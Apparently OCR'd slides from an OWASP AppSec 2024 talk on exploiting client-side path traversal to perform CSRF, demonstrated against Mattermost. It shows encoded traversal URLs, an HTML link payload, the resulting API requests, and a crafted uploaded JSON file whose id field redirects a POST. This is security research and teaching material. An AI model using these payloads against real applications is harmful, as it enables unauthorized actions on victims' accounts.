


OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF





OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT2CSRF GET Sink

- **Injection in the path using url encoding**
- **CSPT2CSRF** with an authenticated **GET** sink on the API



guest\_user 3:35 PM

[http://localhost:8065/doyensec/channels/..%2F..%2F..%2F..%2FCSPT\\_INJECTION\\_GET](http://localhost:8065/doyensec/channels/..%2F..%2F..%2F..%2FCSPT_INJECTION_GET)

```
<html>
  <a href="http://localhost:8065/doyensec/channels/..%252F..%252F..%252F..%252FCSPT_INJECTION_GET">LINK</a>
</html>
```

```
GET /api/v4/teams/s49xtn193tn4xytk4auch6e67y/channels/name/..%2f..%2f..%2f..%2fcsp_injection_get?include_deleted=true
GET /api/v4/cspt_injection_get?include_deleted=true
```




OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF






OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF





OWASP 2024  
GLOBAL  
AppSec


LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## GET CSPT2CSRF -> POST CSRF

- 1<sup>st</sup> primitive: GET CSPT2CSRF:
  - **Source: {PATH\_PARAM}**
  - **Sink: GET request on the API**
- 2<sup>nd</sup> primitive: POST CSPT2CSRF:
  - **Source: id from the JSON data**
  - **Sink: POST request on the API**







OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# GET CSPT2CSRF -> POST CSRF





OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Finding the GET sink gadget

- GET endpoint
- No mandatory BODY parameters
- Attacker can control the path parameters
- Attacker can pass additional GET parameters

**Attacker must control the `id` of the returned JSON**

- IDs in Mattermost are generated randomly and can't be modified



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Finding the GET sink gadget

## Get a file

Gets a file that has been uploaded previously.

### Permissions

Must have `read_channel` permission or be uploader of the file.

### AUTHORIZATIONS: >

`bearerAuth`

### PATH PARAMETERS

→ `file_id`  
required

string  
The ID of the file to get

GET /api/v4/files/{file\_id}

### Response samples

400 401 403 404 501

Content type  
application/json

```
{  
    "status_code": 0,  
    "id": "string",  
    "message": "string",  
}
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## Finding the GET sink gadget

- **/api/v4/files** endpoints are used to upload and to return uploaded files
- Uploaded files are accessible at **/api/v4/files/<FILE\_ID>**

```
{  
  "id": "../post_sink?",  
  "type": "O",  
  "display_name": "fakeChannel",  
  "name": "fakeChannel",  
  "header": "",  
  "purpose": ""  
}
```

